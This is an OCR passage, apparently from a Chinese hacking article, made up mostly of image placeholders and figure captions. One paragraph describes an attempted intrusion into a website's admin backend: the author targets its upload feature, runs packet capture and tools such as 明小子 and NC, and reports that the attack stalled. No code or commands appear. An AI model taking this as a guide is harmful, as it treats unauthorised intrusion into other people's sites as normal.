


图3




图4



图5




图6




图7

选择一个用户登录网站的后台，发现后台的功能少的可怜，唯一可以利用的地方基本上就只有上传了，如图10。进行抓包分析，结果明小子、网站猎手，甚至就连NC都没有啥有用的结果，至此，入侵就中断下来了。




图8




图9

